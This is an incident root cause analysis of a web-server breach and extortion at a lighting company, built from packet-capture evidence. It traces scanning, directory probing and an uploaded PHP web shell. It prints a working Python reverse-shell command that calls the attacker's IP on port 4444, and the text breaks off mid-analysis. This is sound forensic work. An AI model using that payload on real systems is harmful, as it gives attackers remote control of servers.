Root Cause Analysis

Premium House Lights Network Security Breach Lessons

Date

12th July 2023

Author

Saima Ahmed

TLP of document

TLP:RED

Not for disclosure, restricted to incident responders only.

Executive Summary

This report presents the findings of the investigation conducted for Premium House Lights (PHL), Inc. in response to a security incident. The investigation primarily focused on assessing the extent of the breach by analyzing the stages of the Lockheed Martin Cyber Kill Chain framework. By understanding the cyberattack on PHL within this framework, valuable insights were gained. The report provides recommendations aligned with an incident response framework to address remediation, facilitate post-incident recovery, and establish measures for future prevention.

The email in question was sent from the hackers known as the "4C484C Group" using the company's email address. They claimed to have breached the company's network and gained access to its database files, which contain sensitive information about the company and its customers. The hackers demanded an extortion payment of 10 BTC by Monday at 10:00 AM. They threatened to release this information on the website "https://pastebin.com," which is an online text-sharing site.

After analyzing the PHL's network, web server and database server artifacts, some key findings are as follows.


1. The breach occurred on the organization's network on 20-02-2022 (UTC date and time of the day on web server pcap file).
2. An adversary breach into the network through a web server.
3. Web crawlers were used to gather information about a web server.[1]
4. The reconnaissance was conducted through active scanning. The hacker used "TCP port scanning" to identify the open ports on the web server.
5. The hacker's IP address was 138.68.92.163.
6. Adversary used port 46342 to scan a wide range of ports on the web server to identify open ports. Only HTTP port 80 was opened.

[1] Crawlers can provide information about the web server being used by the website, including its version number, configuration, and operating system. An adversary can use this information to identify vulnerabilities specific to that web server version and exploit them.

7. Port 54944 and 54946 were used for directory scanning to identify vulnerable files or directories that could be injected with a malicious script/code for remote access and control.
8. The adversary found a vulnerable folder that could be exploited with a malicious script, which would act as a backdoor. This type of enterprise tactic is called "Persistence", and the specific technique used is "Server Software Component" and a subtechnique called "Web Shell". Adversaries backdoor web servers with web shells, providing persistent access to the system.[2] A python code is injected.
9. Nmap was used to gather information about the network, including the services and hosts. In the "Mitre Attack" framework, this enterprise tactic falls under "Discovery" with the specific technique called "Network Service Discovery".
10. The adversary gained access to the company's customer database, which contains Personal Identifiable Information (PII) and carried out a dictionary attack to identify passwords. This falls under the enterprise tactic "Discovery" with the technique used is "Password Policy Discovery".
11. The adversary exfiltrated data to a remote server. In the "Mitre Attack" framework, this falls under enterprise tactic "Exfiltration" with the specific technique called "Exfiltration Over Web Service".
12. The adversary sent out an extortion email demanding a ransom payment in exchange for not publicly releasing the compromised data.
13. The attack vector that allowed the breach was a vulnerability in the web server, which the adversary exploited to infiltrate into the server and moved laterally into the network. Clearly the network design was not secured and designed on the principles of the NIST framework, to handle any kind of breach.

[2] A web shell is a shell-like interface that enables a web server to be remotely accessed. It can be programmed in PHP, Python, Java, or any language which is supported on a server. An attacker can use a web shell to issue shell commands, perform privilege escalation on the web server, and the ability to upload, delete, download, and execute files to and from the web server.

Incident Timeline



*All times displayed are UTC date and time of the day format.

Technical Analysis

File Integrity Test of given artifacts


In the security breach incident at "Premium House Lights," seven files were provided as artifacts. One of these files is named "sha256sum.txt" and contains the SHA256 hash values for all the given artifacts. A free hash calculator called HashCalc [1] was used to calculate the hashes, supporting various algorithms such as MD5, SHA-256, and SHA-512. All artifact files that were compared with the hash values in the "sha256sum.txt" text file for analysis are found to be matched.

Indicators of compromise (IOCs)

PCAP files:

Web Server.pcap

1. The web server pcap file shows that a series of HTTP GET requests were made from two different IP addresses 136.243.111.17 and 138.201.202.232 simultaneously from the user agent web crawler. They can be used to get information about the web server. It can be easily seen that 136.243.111.17 scans both ports 80 and 443 as shown in the figure 1.



No.	Time	Source	Destination	Source Port	Dest Port	Protocol	Length	Info
88	2022-02-20 02:57:36.42…	172.70.205.130	134.122.33.2…	31199	80	TCP	56	31199 → 80 [ACK] Seq=2 Ack=2 Win=65536 Len=0
89	2022-02-20 02:57:36.43…	172.70.205.130	134.122.33.2…	34281	80	TCP	56	34281 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
90	2022-02-20 02:57:36.43…	172.70.205.130	134.122.33.2…	34281	80	TCP	56	34281 → 80 [FIN, ACK] Seq=1 Ack=1 Win=65536 Len=0
91	2022-02-20 02:57:36.43…	134.122.33.221	172.70.205.1…	80	34281	TCP	56	80 → 34281 [FIN, ACK] Seq=1 Ack=2 Win=64256 Len=0
92	2022-02-20 02:57:36.49…	172.70.205.130	134.122.33.2…	34281	80	TCP	56	34281 → 80 [ACK] Seq=2 Ack=2 Win=65536 Len=0
93	2022-02-20 02:57:36.86…	136.243.111.17	134.122.33.2…	48796	443	TCP	76	48796 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TS
94	2022-02-20 02:57:36.86…	134.122.33.221	136.243.111.…	443	48796	TCP	56	443 → 48796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
95	2022-02-20 02:57:37.11…	107.173.1.177	134.122.33.2…	13875	443	TCP	76	13875 → 443 [SYN] Seq=0 Win=42340 Len=0 MSS=1460 SACK_PERM TS
96	2022-02-20 02:57:37.11…	134.122.33.221	107.173.1.177	443	13875	TCP	56	443 → 13875 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
97	2022-02-20 02:57:37.64…	136.243.111.17	134.122.33.2…	41838	80	TCP	76	41838 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSv
98	2022-02-20 02:57:37.64…	134.122.33.221	136.243.111.…	80	41838	TCP	76	80 → 41838 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA
99	2022-02-20 02:57:37.76…	136.243.111.17	134.122.33.2…	41838	80	TCP	68	41838 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=736933032
100	2022-02-20 02:57:37.76…	136.243.111.17	134.122.33.2…	41838	80	HTTP	316	GET / HTTP/1.1
101	2022-02-20 02:57:37.76…	134.122.33.221	136.243.111.…	80	41838	TCP	68	80 → 41838 [ACK] Seq=1 Ack=249 Win=65024 Len=0 TSval=3226411
102	2022-02-20 02:57:37.76…	134.122.33.221	136.243.111.…	80	41838	HTTP	559	HTTP/1.1 200 OK (text/html)

Figure 1: Packet data of web server showing IP addresses 136.243.111.17, 138.201.202.232

2. The HTTP response received (Figure 2) from the server has a status code of 200 OK, indicating that the request was successful. The response includes various headers such as Date, Server, Last-Modified, ETag, Accept-Ranges, Vary, Content-Encoding, Content-Length, Keep-Alive, Connection and Content-Type. These headers provide information about the server, caching, content-encoding (gzip), content length, and more.
3. The provided information suggests that a GET request was made to the root directory ("/") of the server. It's important to note that sharing raw HTTP request and

response data may not reveal any vulnerabilities or security risks on its own. A comprehensive analysis of the server configuration, application code, and security measures would be necessary to assess any potential vulnerabilities or weaknesses.

```
GET / HTTP/1.1
User-Agent: SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)
Accept-Charset: UTF-8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip
Host: 134.122.33.221
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:57:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 18 Feb 2022 02:48:21 GMT
ETag: "cc-5d841ea790f77-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 155
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

..........5.1..0.Egz........H.1.."..:j.V.=M......l.^..2!hb..6....mw..Fe.y....d.......mj.o.=9.
[..}....*x6.....;....<a%W.....G.....xA....Z...Uis..../4E.4....
```

Figure 2: HTTP response

4. The communication between the client (adversary) 138.68.92.163 and the server's IP address 134.122.33.221 exchanged an unusually high volume of data (927 packets and 240.613 kiB of data). It can be found on the Wireshark menu-> Statistics -> Conversations and depicted on figure 3.

127.0.0.53	4	388 bytes	2	220 bytes	2	168 bytes
134.122.33.221	1,291	269.012 KiB	605	198.402 KiB	686	70.609 KiB
136.243.111.17	12	1.530 KiB	7	740 bytes	5	827 bytes
137.184.113.52	2	132 bytes	1	76 bytes	1	56 bytes
138.68.92.163	927	240.613 KiB	486	55.242 KiB	441	185.371 KiB
138.201.202.232	18	2.787 KiB	11	1.348 KiB	7	1.439 KiB
142.147.96.168	2	112 bytes	1	56 bytes	1	56 bytes
147.182.145.78	2	132 bytes	1	76 bytes	1	56 bytes

Figure3: snapshot of IPv4 conversation between source IP adresse 138.68.92.63 and destination IP address 134.122.33.22.

5. From the web server pcap file, it can be easily seen that the IP address 138. 68.92.163 of an adversary has initiated the TCP port scan attack using six different ports, that are 46086 scanned 2 ports (port 80 & 443) of a web server and 46342 checked about 98 ports approx. of a web server as dictated in figure 4.
6. The IP address 138.68.92.163 (adversary) sent a TCP [ACK] packet from port 46086 to the IP address 134.122.33.221 (web server) at ports 80 and 443. Both connections were terminated abruptly by the server by replying with a TCP [RST] and [RST/ACK].

7. Moreover, ports 54944 ,54946, 54948, 54950 all scanned port 80 of an IP address 134.122.33.221. In a TCP port scan, TCP SYN packets are sent to the target computer and then wait for a response. If the target computer responds with an SYN-ACK packet, then the port is open. If the target computer does not respond, then the port is closed.

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
138.68.92.163	46342	134.122.33.221	9999	2	116 bytes	86	1	60 bytes	1	56 bytes	69.901876	0.0000		
138.68.92.163	46342	134.122.33.221	1027	2	116 bytes	87	1	60 bytes	1	56 bytes	69.901877	0.0000		
138.68.92.163	46342	134.122.33.221	548	2	116 bytes	88	1	60 bytes	1	56 bytes	69.901877	0.0000		
138.68.92.163	46342	134.122.33.221	1110	2	116 bytes	89	1	60 bytes	1	56 bytes	69.901877	0.0000		
138.68.92.163	46342	134.122.33.221	8443	2	116 bytes	90	1	60 bytes	1	56 bytes	69.901877	0.0000		
138.68.92.163	46342	134.122.33.221	8008	2	116 bytes	91	1	60 bytes	1	56 bytes	69.901877	0.0000		
138.68.92.163	46342	134.122.33.221	119	2	116 bytes	92	1	60 bytes	1	56 bytes	69.901877	0.0001		
138.68.92.163	46342	134.122.33.221	1433	2	116 bytes	93	1	60 bytes	1	56 bytes	69.901936	0.0000		
138.68.92.163	46342	134.122.33.221	1029	2	116 bytes	94	1	60 bytes	1	56 bytes	69.901936	0.0000		
138.68.92.163	46342	134.122.33.221	49154	2	116 bytes	95	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	543	2	116 bytes	96	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	5800	2	116 bytes	97	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	5666	2	116 bytes	98	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	49155	2	116 bytes	99	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	81	2	116 bytes	100	1	60 bytes	1	56 bytes	69.901937	0.0000		
138.68.92.163	46342	134.122.33.221	3986	2	116 bytes	101	1	60 bytes	1	56 bytes	69.901966	0.0000		
138.68.92.163	46342	134.122.33.221	513	2	116 bytes	102	1	60 bytes	1	56 bytes	69.901966	0.0000		
138.68.92.163	46342	134.122.33.221	32768	2	116 bytes	103	1	60 bytes	1	56 bytes	69.999597	0.0000		
138.68.92.163	46342	134.122.33.221	1026	2	116 bytes	104	1	60 bytes	1	56 bytes	69.999597	0.0001		
138.68.92.163	46342	134.122.33.221	1028	2	116 bytes	105	1	60 bytes	1	56 bytes	69.999597	0.0001		
138.68.92.163	46342	134.122.33.221	7	2	116 bytes	106	1	60 bytes	1	56 bytes	69.999597	0.0001		
138.68.92.163	46342	134.122.33.221	6000	2	116 bytes	107	1	60 bytes	1	56 bytes	69.999598	0.0001		
138.68.92.163	46342	134.122.33.221	5432	2	116 bytes	108	1	60 bytes	1	56 bytes	69.999598	0.0001		
138.68.92.163	46342	134.122.33.221	5101	2	116 bytes	109	1	60 bytes	1	56 bytes	69.999598	0.0001		
138.68.92.163	46342	134.122.33.221	10000	2	116 bytes	110	1	60 bytes	1	56 bytes	69.999598	0.0001		
138.68.92.163	46342	134.122.33.221	514	2	116 bytes	111	1	60 bytes	1	56 bytes	69.999684	0.0000		
138.68.92.163	46342	134.122.33.221	2717	2	116 bytes	112	1	60 bytes	1	56 bytes	69.999684	0.0000		
138.68.92.163	46342	134.122.33.221	8081	2	116 bytes	113	1	60 bytes	1	56 bytes	69.999747	0.0000		
138.68.92.163	46342	134.122.33.221	2121	2	116 bytes	114	1	60 bytes	1	56 bytes	69.999748	0.0000		
138.68.92.163	46342	134.122.33.221	873	2	116 bytes	115	1	60 bytes	1	56 bytes	69.999748	0.0000		
138.68.92.163	46342	134.122.33.221	646	2	116 bytes	116	1	60 bytes	1	56 bytes	70.001061	0.0000		
138.68.92.163	46342	134.122.33.221	8000	2	116 bytes	117	1	60 bytes	1	56 bytes	70.001062	0.0000		
138.68.92.163	46342	134.122.33.221	106	2	116 bytes	118	1	60 bytes	1	56 bytes	70.001062	0.0000		
138.68.92.163	46342	134.122.33.221	8009	2	116 bytes	119	1	60 bytes	1	56 bytes	70.001428	0.0000		
138.68.92.163	46342	134.122.33.221	9100	2	116 bytes	120	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	26	2	116 bytes	121	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	5357	2	116 bytes	122	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	6646	2	116 bytes	123	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	179	2	116 bytes	124	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	49156	2	116 bytes	125	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	49152	2	116 bytes	126	1	60 bytes	1	56 bytes	70.001429	0.0000		
138.68.92.163	46342	134.122.33.221	13	2	116 bytes	127	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	46342	134.122.33.221	544	2	116 bytes	128	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	46342	134.122.33.221	9	2	116 bytes	129	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	46342	134.122.33.221	5051	2	116 bytes	130	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	46342	134.122.33.221	515	2	116 bytes	131	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	46342	134.122.33.221	79	2	116 bytes	132	1	60 bytes	1	56 bytes	70.001480	0.0000		
138.68.92.163	54944	134.122.33.221	80	215	69.420 ...	134	107	19.119 KiB	108	50.301 KiB	79.298352	10.0137	15 kbps	41 kbps
138.68.92.163	54946	134.122.33.221	80	189	61.545 ...	135	95	16.939 KiB	94	44.605 KiB	89.312257	8.8438	15 kbps	41 kbps
138.68.92.163	54948	134.122.33.221	80	10	1.853 KiB	137	6	502 bytes	4	1.362 KiB	112.758711	0.2953	13 kbps	37 kbps
138.68.92.163	54950	134.122.33.221	80	16	4.180 KiB	141	9	1.114 KiB	7	3.065 KiB	121.219882	220.8729	41 bits/s	113 bits/s
138.201.202.232	39294	134.122.33.221	80	8	1.276 KiB	26	5	604 bytes	3	703 bytes	36.390310	0.2221	21 kbps	25 kbps
138.201.202.232	39398	134.122.33.221	80	10	1.511 KiB	27	6	776 bytes	4	771 bytes	37.320425	1.7124	3625 bits/s	3602 bits/s

Figure 4: TCP Port Scan on web server IP address by adversary using port 46342.

8. At (339) 2022-02-20 02:58:22.152068 from port 54944, the adversary's IP address 138.68.92.163 started to scan files and directories at port 80 of IP address 134.122.33.221 of the web server. And try to access different files and folders on a web server which resulted in a "404 Not Found" status code i.e., terminate connection from this port.
9. At (554) 2022-02-20 02:58:32.263930 new connection from the port 54946 tried to access files in the "/upload" folder using HTTP GET request. Which resulted in the

same status code “404 Not Found”. The conversations between the adversary through port 54946 and the server is shown in figure 5. Later, at (739) 2022-02-20 02:58:40.813039 the adversary was able to access the “/upload” folder with the status code “200 OK” but this connection was also terminated.

```
GET /randomfile1 HTTP/1.1
Host: 134.122.33.221
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Sun, 20 Feb 2022 02:58:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
GET /frand2 HTTP/1.1
Host: 134.122.33.221
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Sun, 20 Feb 2022 02:58:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
GET /index HTTP/1.1
Host: 134.122.33.221
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Sun, 20 Feb 2022 02:58:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
```

Figure 5: HTTP/1.1 404 status code by web server when adversary tried to access different folders using port 54944.

10. Again from the adversary's IP address the HTTP GET request to the URL /uploads/ is made from the port 54948 at (748) 2022-02-20 02:58:55.711642. The request is made by the adversary using the curl command -line tool and the user agent is curl/7.68.0. The request is asking to retrieve the index of files in the "uploads/" directory. After reading the contents of the folder it terminates the connection.

```
GET /uploads/ HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:58:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 944
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /uploads</title>
 </head>
 <body>
<h1>Index of /uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?
C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/">Parent Directory</a></td><td> </
td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[    ]"></td><td><a href="shell.php">shell.php</a></td><td
align="right">2022-02-19 20:54  </td><td align="right">2.5K</td><td> </td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
```

Figure 6: HTTP GET request from adversary via curl command to access the contents of the folder.

11. In figure 6, overall, the code shows a client making an HTTP GET request to the server's "/uploads/" directory and receiving a response containing an index of files in that directory. Also, the code snippet shows the response from the server, which includes the file "shell.php" in the list of files in the "/uploads" directory.[3]
12. Moreover, in figure 6 , the html response body based on the code snippet, suggests that the "shell.php" file is already present in the "/uploads" directory on the server.
13. A new connection is initiated from the port 54950 and allowed an adversary to execute commands on the server using an HTTP POST request on a web shell interface. The adversary can input a python command in the web shell interface which has an input field and a button to submit a form. Here the Python command establishes a socket connection to the IP address of the adversary 138.68.92.163 on

[3] The HTML response body displays an index of files in the "/uploads" directory on the server. The index includes the following details for each file:
File Name: The name of the file.
Last Modified: The date and time when the file was last modified.
Size: The size of the file in bytes.
The index also includes a link to the parent directory ("/") and a specific file named "shell.php" with its details.

port 444 and redirects input/output to the socket using the "/bin/sh" command.[4] The python command will connect to the adversary's IP address 138.68.92.163 on port 4444 and execute commands on the remote machine. The Keep-Alive TCP headers indicate that the client and server have agreed to keep the connection open for future requests.

14. The response body is an HTML document representing a web shell interface as depicted in figure 8. It includes HTML markup, CSS styles, and JavaScript code to create the visual appearance and functionality of the web shell.

```
POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331

cmd=python+-c+
%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22138.68.92.163%22%2C
4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B+os.dup2%28s.fileno%28%29%2C1%29%3B+os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.cal
l%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:59:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2426
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 7: HTTP POST request from adversary to execute a python command for reverse shell connection.


```
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="python -c &#039;import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;138.68.92.163&quot;,4444));os.dup2(s.fileno(),
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([&quot;/bin/sh&quot;,&quot;-i&quot;]);&#039;"
                    onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

                    <h2>Output</h2>
                            <pre><small>No result.</small></pre>
                        </main>
</body>
</html>
```

Figure 8: HTML response body representing a web shell interface.

15. At (791) 2022-02-20 02:59:04.191040 IP Address 134.122.33.221 from the web server sent TCP [SYN] request to 138.68.92.163 from port 55866 → 4444. If we follow the TCP stream for this packet in Wireshark (tcp. stream eq 142), the

